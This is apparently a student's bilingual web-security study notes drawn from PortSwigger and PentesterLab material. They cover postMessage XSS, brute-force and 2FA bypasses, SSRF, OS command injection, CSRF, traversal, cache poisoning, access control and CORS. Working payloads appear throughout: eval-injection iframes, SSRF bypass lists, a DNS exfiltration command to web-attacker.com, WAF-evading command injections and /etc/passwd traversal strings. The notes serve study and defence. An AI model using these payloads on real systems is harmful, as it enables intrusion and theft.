
- **"101 Switching protocol means"** that the web socket is connected.
- **Exploitation**

The problem is that Websocket can be made **Cross-Site** ( As opposed to XMLHttpRequest, WebSockets don't follow the same-origin policy) :

# WebSocket: the attack



Malicious page



Malicious Server  
http://maliciouswebsite

Backend  
http://example/

To deal with this attack, you have to **check the Origin** when dealing with WebSocket.

- DOM XSS in web message :

Fonctionnement :

Window 1

```
<script>
...
addEventListener(...);
...
</script>
```



Window 2

```
<script>
...
postMessage(message, "http://example/");
...
</script>
```

**What often happens is that the wildcard "\*" is used when sensitive messages are sent. So, any website can get this sensitive message :**

Malicious page

http://maliciouswebsite/



Window 2

```
<script>
...
postMessage(sensitive_message, "*");
...
</script>
```

**Another scenario :**

Window 1

A diagram illustrating a cross-origin communication between two windows. On the left, a window titled "Window 1" contains a script that adds an event listener for "message" events. The code includes logic to skip processing if the origin is not "http://example". On the right, a window titled "Window 2" contains a script that uses the `postMessage` method to send a message to Window 1. A purple dashed arrow points from Window 2 to Window 1, passing through three small envelope icons, indicating the direction of the message transmission.

```
<script>
...
addEventListener("message", function(event) {
  // if (event.origin != 'http://example') {
  //   return;
  // }
  dosomethingsensitive();
}
...
</script>
```

Window 2

```
<script>
...
postMessage(...);
...
</script>
```

PentesterLab.com / @PentesterLab

**Here, there is no checking for the origin of the message. So an attacker can send any message to the website from another malicious one :**

**Another scenario :**

### How to construct an attack using web messages as the source

Consider the following code:

```
<script>
window.addEventListener ('message',  function(e) {
  eval(e.data);
});
</script>
```

This is vulnerable because an attacker could inject a JavaScript payload by constructing the following `iframe`:

```
<iframe src="//vulnerable-website"
onload="this.contentWindow.postMessage('alert(1)', '*')">
```

As the event listener does not verify the origin of the message, and the `postMessage()` method specifies the `targetOrigin "*"`, the event listener accepts the payload and passes it into a sink, in this case, the `eval()` function.

**Autre payload :**

```
<iframe src="http://example/" id="f"></iframe>
<script>
...
document.getElementById("f").contentWindow.postMessage(...);
...
</script>
```

Il faut bien sûr que le site vulnérable permette les iframes pour ce type de payload.

- possible payload sans iframe :

```
<html>
  <body>

    <script>
var w=window.open("http://demo.libcurl.so","hack");
setTimeout(function() { w.postMessage('user=hacker&id=0','*'); },2000);
    </script>

  </body>
</html>
```

## Origin verification

Even if an event listener does include some form of origin verification, this verification step can sometimes be fundamentally flawed. For example, consider the following code:

```
window.addEventListener('message', function(e) {
  if(e.origin.indexOf('normal-website.com') > -1) {
    eval(e.data)
  }
})
```

The `indexOf` method is used to try and verify that the origin of the incoming message is the `normal-website.com` domain. However, in practice, it only checks whether the string "`normal-website.com`" is contained anywhere in the origin URL. As a result, an attacker could easily bypass this verification step if the origin of their malicious message was `http://www.normal-website.com.evil.net`, for example.

The same flaw also applies to verification checks that rely on the `startsWith()` or `endsWith()` methods. For example, the following event listener would regard the origin `http://www.malicious-websitenormal-website.com` as safe:

```
window.addEventListener('message', function(e) {
  if(e.origin.endsWith('normal-website.com')) {
    eval(e.data)
  }
})
```

## - Authentication :

### Username enumeration

Username enumeration is when an attacker is able to observe changes in the website's behavior in order to identify whether a given username is valid.

Username enumeration typically occurs either on the login page, for example, when you enter a valid username but an incorrect password, or on registration forms when you enter a username that is already taken. This greatly reduces the time and effort required to brute-force a login because the attacker is able to quickly generate a shortlist of valid usernames.

While attempting to brute-force a login page, you should pay particular attention to any differences in:

- **Status codes:** During a brute-force attack, the returned HTTP status code is likely to be the same for the vast majority of guesses because most of them will be wrong. If a guess returns a different status code, this is a strong indication that the username was correct. It is best practice for websites to always return the same status code regardless of the outcome, but this practice is not always followed.
- **Error messages:** Sometimes the returned error message is different depending on whether both the username AND password are incorrect or only the password was incorrect. It is best practice for websites to use identical, generic messages in both cases, but small typing errors sometimes creep in. Just one character out of place makes the two messages distinct, even in cases where the character is not visible on the rendered page.
- **Response times:** If most of the requests were handled with a similar response time, any that deviate from this suggest that something different was happening behind the scenes. This is another indication that the guessed username might be correct. For example, a website might only check whether the password is correct if the username is valid. This extra step might cause a slight increase in the response time. This may be subtle, but an attacker can make this delay more obvious by entering an excessively long password that the website takes noticeably longer to handle.

### Flawed brute-force protection

It is highly likely that a brute-force attack will involve many failed guesses before the attacker successfully compromises an account. Logically, brute-force protection revolves around trying to make it as tricky as possible to automate the process and slow down the rate at which an attacker can attempt logins. The two most common ways of preventing brute-force attacks are:

- Locking the account that the remote user is trying to access if they make too many failed login attempts
- Blocking the remote user's IP address if they make too many login attempts in quick succession

Both approaches offer varying degrees of protection, but neither is invulnerable, especially if implemented using flawed logic.

For example, you might sometimes find that your IP is blocked if you fail to log in too many times. In some implementations, the counter for the number of failed attempts resets if the IP owner logs in successfully. This means an attacker would simply have to log in to their own account every few attempts to prevent this limit from ever being reached.

In this case, merely including your own login credentials at regular intervals throughout the wordlist is enough to render this defense virtually useless.

Locking an account offers a certain amount of protection against targeted brute-forcing of a specific account. However, this approach fails to adequately prevent brute-force attacks in which the attacker is just trying to gain access to any random account they can.

For example, the following method can be used to work around this kind of protection:

1. Establish a list of candidate usernames that are likely to be valid. This could be through username enumeration or simply based on a list of common usernames.
2. Decide on a very small shortlist of passwords that you think at least one user is likely to have. Crucially, the number of passwords you select must not exceed the number of login attempts allowed. For example, if you have worked out that limit is 3 attempts, you need to pick a maximum of 3 password guesses.
3. Using a tool such as Burp Intruder, try each of the selected passwords with each of the candidate usernames. This way, you can attempt to brute-force every account without triggering the account lock. You only need a single user to use one of the three passwords in order to compromise an account.

Account locking also fails to protect against credential stuffing attacks. This involves using a massive dictionary of `username:password` pairs, composed of genuine login credentials stolen in data breaches. Credential stuffing relies on the fact that many people reuse the same username and password on multiple websites and, therefore, there is a chance that some of the compromised credentials in the dictionary are also valid on the target website. Account locking does not protect against credential stuffing because each username is only being attempted once. Credential stuffing is particularly dangerous because it can sometimes result in the attacker compromising many different accounts with just a single automated attack.

### User rate limiting

Another way websites try to prevent brute-force attacks is through user rate limiting. In this case, making too many login requests within a short period of time causes your IP address to be blocked. Typically, the IP can only be unblocked in one of the following ways:

- Automatically after a certain period of time has elapsed
- Manually by an administrator
- Manually by the user after successfully completing a CAPTCHA

User rate limiting is sometimes preferred to account locking due to being less prone to username enumeration and denial of service attacks. However, it is still not completely secure. As we saw in an example of in an earlier lab, there are several ways an attacker can manipulate their apparent IP in order to bypass the block.

As the limit is based on the rate of HTTP requests sent from the user's IP address, it is sometimes also possible to bypass this defense if you can work out how to guess multiple passwords with a single request.

### (depending on the format of the request parameter)

#### HTTP basic authentication

Although fairly old, its relative simplicity and ease of implementation means you might sometimes see HTTP basic authentication being used. In HTTP basic authentication, the client receives an authentication token from the server, which is constructed by concatenating the username and password, and encoding it in Base64. This token is stored and managed by the browser, which automatically adds it to the `Authorization` header of every subsequent request as follows:

```
Authorization: Basic base64(username:password)
```

For a number of reasons, this is generally not considered a secure authentication method. Firstly, it involves repeatedly sending the user's login credentials with every request. Unless the website also implements HSTS, user credentials are open to being captured in a man-in-the-middle attack.

## Two-factor authentication tokens

Verification codes are usually read by the user from a physical device of some kind. Many high-security websites now provide users with a dedicated device for this purpose, such as the RSA token or keypad device that you might use to access your online banking or work laptop. In addition to being purpose-built for security, these dedicated devices also have the advantage of generating the verification code directly. It is also common for websites to use a dedicated mobile app, such as Google Authenticator, for the same reason.

On the other hand, some websites send verification codes to a user's mobile phone as a text message. While this is technically still verifying the factor of "something you have", it is open to abuse. Firstly, the code is being transmitted via SMS rather than being generated by the device itself. This creates the potential for the code to be intercepted. There is also a risk of SIM swapping, whereby an attacker fraudulently obtains a SIM card with the victim's phone number. The attacker would then receive all SMS messages sent to the victim, including the one containing their verification code.

## Bypassing two-factor authentication

At times, the implementation of two-factor authentication is flawed to the point where it can be bypassed entirely.

If the user is first prompted to enter a password, and then prompted to enter a verification code on a separate page, the user is effectively in a "logged in" state before they have entered the verification code. In this case, it is worth testing to see if you can directly skip to "logged-in only" pages after completing the first authentication step. Occasionally, you will find that a website doesn't actually check whether or not you completed the second step before loading the page.

## Flawed two-factor verification logic

Sometimes flawed logic in two-factor authentication means that after a user has completed the initial login step, the website doesn't adequately verify that the same user is completing the second step.

For example, the user logs in with their normal credentials in the first step as follows:

```
POST /login-steps/first HTTP/1.1
Host: vulnerable-website.com
...
username=carlos&password=qwerty
```

They are then assigned a cookie that relates to their account, before being taken to the second step of the login process:

```
HTTP/1.1 200 OK
Set-Cookie: account=carlos
```

```
GET /login-steps/second HTTP/1.1
Cookie: account=carlos
```

When submitting the verification code, the request uses this cookie to determine which account the user is trying to access:

```
POST /login-steps/second HTTP/1.1
Host: vulnerable-website.com
Cookie: account=carlos
...
verification-code=123456
```

In this case, an attacker could log in using their own credentials but then change the value of the `account` cookie to any arbitrary username when submitting the verification code.

```
POST /login-steps/second HTTP/1.1
Host: vulnerable-website.com
Cookie: account=victim-user
...
verification-code=123456
```

---

---

### - Server-side request forgery (SSRF)

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests ( or other protocol ) to an arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.

A successful SSRF attack can often result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with.

In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

- If the used API support open redirection via a parameter, you can try perform SSRF via this one ( to bypass the filter of the basic server ):

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin
```

- **finding vuln**

### Finding hidden attack surface for SSRF vulnerabilities

Many server-side request forgery vulnerabilities are relatively easy to spot, because the application's normal traffic involves request parameters containing full URLs. Other examples of SSRF are harder to locate.

#### Partial URLs in requests

Sometimes, an application places only a hostname or part of a URL path into request parameters. The value submitted is then incorporated server-side into a full URL that is requested. If the value is readily recognized as a hostname or URL path, then the potential attack surface might be obvious. However, exploitability as full SSRF might be limited since you do not control the entire URL that gets requested.

#### URLs within data formats

Some applications transmit data in formats whose specification allows the inclusion of URLs that might get requested by the data parser for the format. An obvious example of this is the XML data format, which has been widely used in web applications to transmit structured data from the client to the server. When an application accepts data in XML format and parses it, it might be vulnerable to [XXE injection](#), and in turn be vulnerable to [SSRF via XXE](#).

## Useful payloads

<b>http://localhost/...</b>	<b>Contre le serveur lui-même</b>
2130706433 017700000001 127.1 127.0.1 evil.net [0:0:0:0:ffff:127.0.0.1] ( use of Ipv6 format )	For bypass filter against this input 127.0.0.1  For <a href="#">evil.net</a> , you can register your own domain name that resolves to 127.0.0.1
https://expected-host@evil-host https://evil-host#expected-host https://[...]\#@[...] https://[...]\@#[...] https://evil-host?expected-host	Il se peut que <a href="#">evil-host</a> soit pris en compte à la place <a href="#">expected-host</a> dans ces exemples ( selon l'implémentation du traitement de la requête, quelles bibliothèques sont utilisées ).
https://expected-host:80:10101/	Selon l'implémentation du traitement de la requête, quelles bibliothèques sont utilisées, le port 80 peut être pris en compte ou l'autre.
Gopherus --exploit	Create payload ( Reverse shell or other ) for SSRF for different protocol et features ( smpt, redis, mongoDb, ... )
SSFRmap	Good tool for SSRF vulnerabilities ( svan port, files, .... )

url=http://assets.pentesterlab.com.hackingwithpentesterlab.link/	<p>In this example, the developer blocked everything that doesn't match assets.pentesterlab.com.</p> <p>But We setup a special DNS zone that will always answer 127.0.0.1 for any host in the domain hackingwithpentesterlab.link.</p>

## - Os command injection

### Blind OS command injection vulnerabilities

Many instances of OS command injection are blind vulnerabilities. This means that the application does not return the output from the command within its HTTP response. Blind vulnerabilities can still be exploited, but different techniques are required.

Consider a web site that lets users submit feedback about the site. The user enters their email address and feedback message. The server-side application then generates an email to a site administrator containing the feedback. To do this, it calls out to the mail program with the submitted details. For example:

```
mail -s "This site is great" -aFrom:peter@normal-user.net feedback@vulnerable-website.com
```

The output from the `mail` command (if any) is not returned in the application's responses, and so using the `echo` payload would not be effective. In this situation, you can use a variety of other techniques to detect and exploit a vulnerability.

### Detecting blind OS command injection using time delays

You can use an injected command that will trigger a time delay, allowing you to confirm that the command was executed based on the time that the application takes to respond. The `ping` command is an effective way to do this, as it lets you specify the number of ICMP packets to send, and therefore the time taken for the command to run:

```
& ping -c 10 127.0.0.1 &
```

This command will cause the application to ping its loopback network adapter for 10 seconds.

### Exploiting blind OS command injection by redirecting output

You can redirect the output from the injected command into a file within the web root that you can then retrieve using your browser. For example, if the application serves static resources from the filesystem location `/var/www/static`, then you can submit the following input:

```
& whoami > /var/www/static/whoami.txt &
```

The `>` character sends the output from the `whoami` command to the specified file. You can then use your browser to fetch <https://vulnerable-website.com/whoami.txt> to retrieve the file, and view the output from the injected command.

### How to prevent OS command injection attacks

By far the most effective way to prevent OS command injection vulnerabilities is to never call out to OS commands from application-layer code. In virtually every case, there are alternate ways of implementing the required functionality using safer platform APIs.

### Exploiting blind OS command injection using out-of-band (OAST) techniques

You can use an injected command that will trigger an out-of-band network interaction with a system that you control, using OAST techniques. For example:

```
& nslookup kgji2ohoyw.web-attacker.com &
```

This payload uses the `nslookup` command to cause a DNS lookup for the specified domain. The attacker can monitor for the specified lookup occurring, and thereby detect that the command was successfully injected.

The out-of-band channel also provides an easy way to exfiltrate the output from injected commands:

```
& nslookup `whoami`.kgji2ohoyw.web-attacker.com &
```

This will cause a DNS lookup to the attacker's domain containing the result of the `whoami` command:

```
wwwuser.kgji2ohoyw.web-attacker.com
```

## Some payload

<code>__import__('os').system([CMD])</code>	Python context code when the module os is not loaded
<code>str(__import__('os').popen(__import__('base64').b64decode([CMD_ENCODED_B64])).read())</code>	Python context code when the module os is not loaded, bypassing WAF with base64 encoding
<code>".`[CMD]`."</code>	Perl context
<code>\$([CMD])</code>	Linux system context


-----  
---

### - Cross-site request forgery (CSRF)

#### - Definition

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

## How does CSRF work?

For a CSRF attack to be possible, three key conditions must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

# How should CSRF tokens be validated?

When a CSRF token is generated, it should be stored server-side within the user's session data. When a subsequent request is received that requires validation, the server-side application should verify that the request includes a token which matches the value that was stored in the user's session. This validation must be performed regardless of the HTTP method or content type of the request. If the request does not contain any token at all, it should be rejected in the same way as when an invalid token is present.

## - Preventing

### Preventing CSRF attacks

The most robust way to defend against CSRF attacks is to include a [CSRF token](#) within relevant requests. The token should be:

- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed.

An additional defense that is partially effective against CSRF, and can be used in conjunction with [CSRF tokens](#), is [SameSite cookies](#).

The `SameSite` attribute can be used to control whether and how cookies are submitted in cross-site requests. By setting the attribute on session cookies, an application can prevent the default browser behavior of automatically adding cookies to requests regardless of where they originate.

If the `SameSite` attribute is set to `Strict`, then the browser will not include the cookie in any requests that originate from another site. This is the most defensive option, but it can impair the user experience, because if a logged-in user follows a third-party link to a site, then they will appear not to be logged in, and will need to log in again before interacting with the site in the normal way.

If the `SameSite` attribute is set to `Lax`, then the browser will include the cookie in requests that originate from another site but only if two conditions are met:

- The request uses the GET method. Requests with other methods, such as POST, will not include the cookie.
- The request resulted from a top-level navigation by the user, such as clicking a link. Other requests, such as those initiated by scripts, will not include the cookie.

Using `SameSite` cookies in `Lax` mode does then provide a partial defense against CSRF attacks, because user actions that are targets for CSRF attacks are often implemented using the POST method. Two important caveats here are:

- Some applications do implement sensitive actions using GET requests.
- Many applications and frameworks are tolerant of different HTTP methods. In this situation, even if the application itself employs the POST method by design, it will in fact accept requests that are switched to use the GET method.

### Quelques tactiques pour se protéger contre CSRF:

- Utiliser l'entête `Referer` or `Origin` pour examiner la provenance d'une requête (pour vérifier par exemple si une requête de changement de mot passe provient bien de la page web auquel on accède pour changer de mot de passe). Cette méthode est **bypassable**.

### Validation of Referer depends on header being present

Some applications validate the Referer header when it is present in requests but skip the validation if the header is omitted. In this situation, an attacker can craft their CSRF exploit in a way that causes the victim user's browser to drop the Referer header in the resulting request. There are various ways to achieve this, but the easiest is using a META tag within the HTML page that hosts the CSRF attack:

```
<meta name="referrer" content="never">
```

### Validation of Referer can be circumvented

Some applications validate the Referer header in a naive way that can be bypassed. For example, if the application simply validates that the Referer contains its own domain name, then the attacker can place the required value elsewhere in the URL:

`http://attacker-website.com/csrf-attack?vulnerable-website.com`

If the application validates that the domain in the Referer starts with the expected value, then the attacker can place this as a subdomain of their own domain:

`http://vulnerable-website.com.attacker-website.com/csrf-attack`

On peut utiliser la fonction javascript `history.pushState()` ( method to add a state to the browser's session history stack. ) pour modifier le Referer et concaténer un domaine autorisé : `history.pushState("", "", "/?[DOMAINE AUTORISÉ]"")`.

- Utiliser demande de confirmation par une pop-up, écriture d'un mot de passe, ou un captcha pour confirmer l'action demandée.
- Modify the name of the parameters of the POST or GET request

### How to construct a CSRF attack

Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request. The easiest way to construct a CSRF exploit is using the [CSRF PoC generator](#) that is built in to [Burp Suite Professional](#):

( Using to tool )

- Exploit techniques

## Common CSRF vulnerabilities

Most interesting CSRF vulnerabilities arise due to mistakes made in the validation of CSRF tokens.

In the previous example, suppose that the application now includes a CSRF token within the request to change the user's password:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

csrf=Wff1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com
```

This ought to prevent CSRF attacks because it violates the necessary conditions for a CSRF vulnerability: the application no longer relies solely on cookies for session handling, and the request contains a parameter whose value an attacker cannot determine. However, there are various ways in which the defense can be broken, meaning that the application is still vulnerable to CSRF.

### Validation of CSRF token depends on request method

Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.

In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack:

```
GET /email/change?email=pwned@evil-user.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

### Validation of CSRF token depends on token being present

Some applications correctly validate the token when it is present but skip the validation if the token is omitted.

In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack:

### CSRF token is not tied to the user session

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.

### CSRF token is tied to a non-session cookie

In a variation on the preceding vulnerability, some applications do tie the CSRF token to a cookie, but not to the same cookie that is used to track sessions. This can easily occur when an application employs two different frameworks, one for session handling and one for CSRF protection, which are not integrated together:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF;
csrfKey=rZHChSzEp8dbI6atzagGoSYyqJqTz5dv

csrf=RhV7yQD00xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com
```

This situation is harder to exploit but is still vulnerable. If the web site contains any behavior that allows an attacker to set a cookie in a victim's browser, then an attack is possible. The attacker can log in to the application using their own account, obtain a valid token and associated cookie, leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

### CSRF token is simply duplicated in a cookie

In a further variation on the preceding vulnerability, some applications do not maintain any server-side record of tokens that have been issued, but instead duplicate each token within a cookie and a request parameter. When the subsequent request is validated, the application simply verifies that the token submitted in the request parameter matches the value submitted in the cookie. This is sometimes called the "double submit" defense against CSRF, and is advocated because it is simple to implement and avoids the need for any server-side state:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa

csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.com
```

In this situation, the attacker can again perform a CSRF attack if the web site contains any cookie setting functionality. Here, the attacker doesn't need to obtain a valid token of their own. They simply invent a token (perhaps in the required format, if that is being checked), leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

## Cross-Site Request Forgery and JSON

A lot of websites rely on the fact that they are using JSON to prevent CSRF. However, depending on the way the server behaves (and mostly the management of the **Content-Type** header), it can be trivial to send a request that contains JSON.

To do so you will need to create a form that looks like the code below:

```
<form id="csrf" action="http://example/change_password" method="POST" enctype="text/plain" >
<input type="hidden" name='{"password":"Password123' value=""}' >
</form>
```

### Detection of Cross-Site Request Forgery

In order to detect a JSON CSRF, you need to search for potentially dangerous requests that are completely predictable and where the **Content-Type** does not impact the parsing of the request.

( Using Json as part of the POST data )

**enctype** : change the Content-type.

**example :**

HTML code:

```
... <form action="http://example.com/change_password" method="POST"
      enctype="text/plain">
    <input name='{"password":"hacked","z":"" value=""}' type='hidden' />
    <input type=submit>Click</input>
</form>
...
```

HTTP request:

```
POST /change_password HTTP/1.1
Host: example.com
Cookie: auth=12345
Content-Type: text/plain

{"password": "hacked", "z": "="}
```

- We can see that the request's Content-Type is set to "text/plain"
- If the server ensures that the Content-Type is "application/json" this payload will not work

### - Business logic vulnerabilities

#### What are business logic vulnerabilities?

Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behavior. This potentially enables attackers to manipulate legitimate functionality to achieve a malicious goal. These flaws are generally the result of failing to anticipate unusual application states that may occur and, consequently, failing to handle them safely.

**The associated vulnerabilities are also known as "application logic vulnerabilities" or simply "logic flaws".**

Logic flaws are often invisible to people who aren't explicitly looking for them as they typically won't be exposed by normal use of the application. However, an attacker may be able to exploit behavioral quirks by interacting with the application in ways that developers never intended.

#### Failing to handle unconventional input

One aim of the application logic is to restrict user input to values that adhere to the business rules. For example, the application may be designed to accept arbitrary values of a certain data type, but the logic determines whether or not this value is acceptable from the perspective of the business. Many applications incorporate numeric limits into their logic. This might include limits designed to manage inventory, apply budgetary restrictions, trigger phases of the supply chain, and so on.

For example, a numeric data type might accept negative values. Depending on the related functionality, it may not make sense for the business logic to allow this. However, if the application doesn't perform adequate server-side validation and reject this input, an attacker may be able to pass in a negative value and induce unwanted behavior.

## How to prevent business logic vulnerabilities

In short, the keys to preventing business logic vulnerabilities are to:

- Make sure developers and testers understand the domain that the application serves
- Avoid making implicit assumptions about user behavior or the behavior of other parts of the application

### - Directory traversal

#### Some interesting payloads

/etc/passwd	If an application strips or blocks directory traversal sequences from the user-supplied filename, you might be able to use an absolute path from the filesystem root, such as filename=/etc/passwd, to directly reference a file without using any traversal sequences.
/....//....//....//etc/passwd /....\....\....\etc\passwd ( windows )	You might be able to use nested traversal sequences, such as ....// or ....\, which will revert to simple traversal sequences when the inner sequence is stripped.
..%252f..%252f..%252fetc/passwd	DoubleURL encode
/file.php?file=../../../../../../../../pentesterlab.key%00	Null byte added

## How to prevent a directory traversal attack

The most effective way to prevent file path traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.

If it is considered unavoidable to pass user-supplied input to filesystem APIs, then two layers of defense should be used together to prevent attacks:

- The application should validate the user input before processing it. Ideally, the validation should compare against a whitelist of permitted values. If that isn't possible for the required functionality, then the validation should verify that the input contains only permitted content, such as purely alphanumeric characters.
- After validating the supplied input, the application should append the input to the base directory and use a platform filesystem API to canonicalize the path. It should verify that the canonicalized path starts with the expected base directory.

Below is an example of some simple Java code to validate the canonical path of a file based on user input:

```
File file = new File(BASE_DIRECTORY, userInput);
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {
    // process file
}
```

- You can convert the path provided to an absolute path ( without ".." ) and then check.

## - Web cache poisoning

Fundamentally, web cache poisoning involves two phases. First, the attacker must work out how to elicit a response from the back-end server that inadvertently contains some kind of dangerous payload. Once successful, they need to make sure that their response is cached and subsequently served to the intended victims.

A poisoned web cache can potentially be a devastating means of distributing numerous different attacks, exploiting vulnerabilities such as [XSS](#), JavaScript injection, open redirection, and so on.

In some cases, web cache poisoning vulnerabilities arise due to general flaws in the design of caches. Other times, the way in which a cache is implemented by a specific website can introduce unexpected quirks that can be exploited.

## How to prevent from Cache Poisoning?

- You must review the caching configuration of your caching server to ensure that when calculating cache keys it is avoiding to make any cache key decisions using untrusted user inputs

## Using web cache poisoning to deliver an XSS attack

Perhaps the simplest web cache poisoning vulnerability to exploit is when unkeyed input is reflected in a cacheable response without proper sanitization.

For example, consider the following request and response:

```
GET /en?region=uk HTTP/1.1
Host: innocent-website.com
X-Forwarded-Host: innocent-website.co.uk

HTTP/1.1 200 OK
Cache-Control: public
<meta property="og:image" content="https://innocent-website.co.uk/cms/social.png"
/>
```

Here, the value of the `X-Forwarded-Host` header is being used to dynamically generate an Open Graph image URL, which is then reflected in the response. Crucially for web cache poisoning, the `X-Forwarded-Host` header is often unkeyed. In this example, the cache can potentially be poisoned with a response containing a simple XSS payload:

```
GET /en?region=uk HTTP/1.1
Host: innocent-website.com
X-Forwarded-Host: a."><script>alert(1)</script>

HTTP/1.1 200 OK
Cache-Control: public
<meta property="og:image" content="https://a."><script>alert(1)</script>
/cms/social.png" />
```

If this response was cached, all users who accessed `/en?region=uk` would be served this XSS payload. This example simply causes an alert to appear in the victim's browser, but a real attack could potentially steal passwords and hijack user accounts.

### - Access Control

#### Broken access control resulting from platform misconfiguration

Some applications enforce access controls at the platform layer by restricting access to specific URLs and HTTP methods based on the user's role. For example an application might configure rules like the following:

```
DENY: POST, /admin/deleteUser, managers
```

This rule denies access to the `POST` method on the URL `/admin/deleteUser`, for users in the `managers` group. Various things can go wrong in this situation, leading to access control bypasses.

Some application frameworks support various non-standard HTTP headers that can be used to override the URL in the original request, such as `X-Original-URL` and `X-Rewrite-URL`. If a web site uses rigorous front-end controls to restrict access based on URL, but the application allows the URL to be overridden via a request header, then it might be possible to bypass the access controls using a request like the following:

```
POST / HTTP/1.1
X-Original-URL: /admin/deleteUser
...
```

An alternative attack can arise in relation to the HTTP method used in the request. The front-end controls above restrict access based on the URL and HTTP method. Some web sites are tolerant of alternate HTTP request methods when performing an action. If an attacker can use the `GET` (or another) method to perform actions on a restricted URL, then they can circumvent the access control that is implemented at the platform layer.

## - Cross-origin resource sharing (CORS)

### - Definition

**Cross-origin resource sharing (CORS)** is a browser mechanism which enables controlled access to resources located outside of a given domain.

It extends and adds flexibility to the **same-origin policy (SOP)**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented.

## Why is the same-origin policy necessary?

When a browser sends an HTTP request from one origin to another, any cookies, including authentication session cookies, relevant to the other domain are also sent as part of the request. This means that the response will be generated within the user's session, and include any relevant data that is specific to the user. Without the same-origin policy, if you visited a malicious website, it would be able to read your emails from GMail, private messages from Facebook, etc.

Voici quelques exemples de ressources qui peuvent être embarquées malgré leur origine incompatible avec la same-origin policy :

- JavaScript avec `<script src="..."></script>`. Les messages d'erreur de syntaxe ne sont disponibles que pour les scripts ayant la même origine.
- CSS avec `<link rel="stylesheet" href="...">`. Étant donnée la [souplesse des règles de syntaxe](#) du CSS, les CSS d'origine différentes nécessitent une entête `Content-Type` correcte. Les restrictions varient selon les navigateurs : [IE](#), [Firefox](#), [Chrome](#), [Safari](#) et [Opera](#).
- Images avec `<img>`. Les formats d'image supportés, comprenant PNG, JPEG, GIF, BMP, SVG...
- Fichiers média avec `<video>` et `<audio>`.
- Objets avec `<object>`, `<embed>` et `<applet>`.
- Fontes de polices avec `@font-face`. Certain navigateurs autorisent les fontes cross-origin, d'autres appliquent la same-origin policy.
- N'importe quoi avec `<frame>` et `<iframe>`. Un site peut utiliser l'entête `X-Frame-Options` pour interdire cela depuis une page n'ayant pas la même origine.

## Relaxation of the same-origin policy

